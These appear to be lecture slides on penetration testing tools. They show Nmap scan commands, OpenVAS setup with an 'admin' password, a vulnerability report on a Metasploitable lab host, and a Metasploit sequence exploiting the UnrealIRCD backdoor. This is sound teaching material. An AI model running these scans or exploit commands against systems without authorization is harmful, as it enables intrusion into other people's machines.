


Figure 2 Ranking of the Top-10 vendors with most vulnerabilities per year. Oracle includes also vulnerabilities from Sun Microsystems and BEA logic.

Source: Secunia "Half-year report 2010"

What Makes A Good Security Metric? [Johnathan Nightingale]

- **Severity**
  - Some bugs are directly exploitable
  - Others requires the user to "cooperate"
- **Exposure Window**
  - How long are users exposed to the vulnerability?
- **Complete Disclosure**
  - Do vendors always disclose vulnerabilities found internally?

Penetration Testing

Discovering and Exploiting Vulnerabilities

Thierry Sans

Vulnerability Assessment vs Penetration Testing

Vulnerability assessment

➡ Identify and quantify the vulnerabilities of a system

http://www.sans.org/reading-room/whitepapers/basics/vulnerability-assessment-421

Penetration testing (a.k.a pentest)

➡ Deliberate attack of a system with the intention of finding security weaknesses

http://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635

Security tools

Reconnaissance	**NMAP** Mapping and Fingerprinting
Vulnerability Assessment	**OpenVAS** Vulnerability Scanner
Penetration Testing	**Metasploit** Exploit Framework

Nmap

Network Mapping
and Host Fingerprinting

About Nmap

http://nmap.org/

Created by *Gordon Lyon* in 1997

Already installed on Kali Linux

GUI version called Zenmap (also on Kali Linux)

Using NMAP

- **Host discovery (ping based)**

```
$ nmap -sP 10.0.1.0-255
```

- **OS detection**

```
$ nmap -O 10.0.1.101
```

- **Full TCP port scanning**

```
$ nmap -p0-65535 10.0.1.101
```

- **Version detection**

```
$ nmap -sV 10.0.1.101
```

- **Export a full scan to a file**

```
$ nmap -O —sV -p0-65535 10.0.1.101 -oN target.nmap
```

Other features

- UDP scan
- Stealth scan (to go through firewalls)
- Slow scan (to avoid detection)
- Scripting engine (to exploit vulnerabilities)

OpenVAS

Vulnerability Scanner

About OpenVAS

http://www.openvas.org/

Fork of *Nessus* (created in 1998)

Maintained by *Greenbone Networks GMBH*

Already installed on Kali Linux

Commercial alternatives :

- Nessus, Nexpose, Core Impact, Retina Network Security Scanner

Setting up OpenVAS (on Kali Linux)

1. Update* signature database

```
$ openvas-setup
```

2. Start OpenVAS

```
$ openvas-start
```

3. Change* admin password

```
$ openvasmd –create-user=admin
$ openvasmd –new-password=admin –user=admin
```

4. Open the web interface

```
https://localhost:9392
```

* already done in the kali vagrant box provided for hw2

Using OpenVAS to discover vulnerabilities

Report

Greenbone Security Assistant

Logged in as Admin **admin** | Logout

Sun Oct 12 13:33:23 2014 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

Report: Results 1 - 100 of 124 (total: 124) PDF Done

Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base= levels=hmlg

Vulnerability	Severity	Host	Location	Actions
PHP version smaller than 5.2.7	10.0 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP version smaller than 5.2.6	10.0 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
NFS export	10.0 (High)	10.0.1.101 (METASPLOITABLE)	2049/udp	
X Server	10.0 (High)	10.0.1.101 (METASPLOITABLE)	6000/tcp	
PHP version smaller than 5.2.14	9.3 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP version smaller than 5.2.5	9.3 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP version smaller than 5.3.3	9.3 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
MySQL 5.x Unspecified Buffer Overflow Vulnerability	9.3 (High)	10.0.1.101 (METASPLOITABLE)	3306/tcp	
distcc Remote Code Execution Vulnerability	9.3 (High)	10.0.1.101 (METASPLOITABLE)	3632/tcp	
SSH Brute Force Logins with default Credentials	9.0 (High)	10.0.1.101 (METASPLOITABLE)	22/tcp	
MySQL weak password	9.0 (High)	10.0.1.101 (METASPLOITABLE)	3306/tcp	
PostgreSQL weak password	9.0 (High)	10.0.1.101 (METASPLOITABLE)	5432/tcp	
MySQL 'sql_parse.cc' Multiple Format String Vulnerabilities	8.5 (High)	10.0.1.101 (METASPLOITABLE)	3306/tcp	
DistCC Detection	8.5 (High)	10.0.1.101 (METASPLOITABLE)	3632/tcp	
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	10.0.1.101 (METASPLOITABLE)	5432/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	10.0.1.101 (METASPLOITABLE)	21/tcp	
ProFTPD Server SQL Injection Vulnerability	7.5 (High)	10.0.1.101 (METASPLOITABLE)	21/tcp	
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	

Metasploit

Exploit Framework

About Metasploit

http://www.metasploit.com/

Created by *HD Moore* in 2003
Acquired by *Rapid7* in 2009

Already installed in Kali Linux

Commercial alternatives : Metasploit Pro, Core Impact

Setting up Metasploit (on Kali Linux)

1. update* exploit database

```
$ msfupdate
```

2. **Start Postgresql and Metaploit services**

```
$ service postgresql start
$ service metasploit start
```

3. **Start Metasploit console**

```
$ msfconsole
```

Using Metasploit to exploit a vulnerability

Example : UnrealIRCD 3.2.8.1 Backdoor Command Execution

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > show options
msf > set RHOST 10.0.1.101
msf > exploit
```

Success!

Armitage (Metasploit GUI)

http://www.fastandeasyhacking.com/

Created by *Raphael Mudge*


Already installed in Kali Linux

Start Armitage

```
$ armitage
```

Using Armitage

1. Add host(s)
2. Scan
3. Find attacks
4. Exploit attacks



References

NMAP reference Guide

http://nmap.org/book/man.html

OpenVAS

https://www.digitalocean.com/community/tutorials/how-to-use-openvas-to-audit-the-security-of-remote-systems-on-ubuntu-12-04

Metasploit

http://www.offensive-security.com/metasploit-unleashed/Main_Page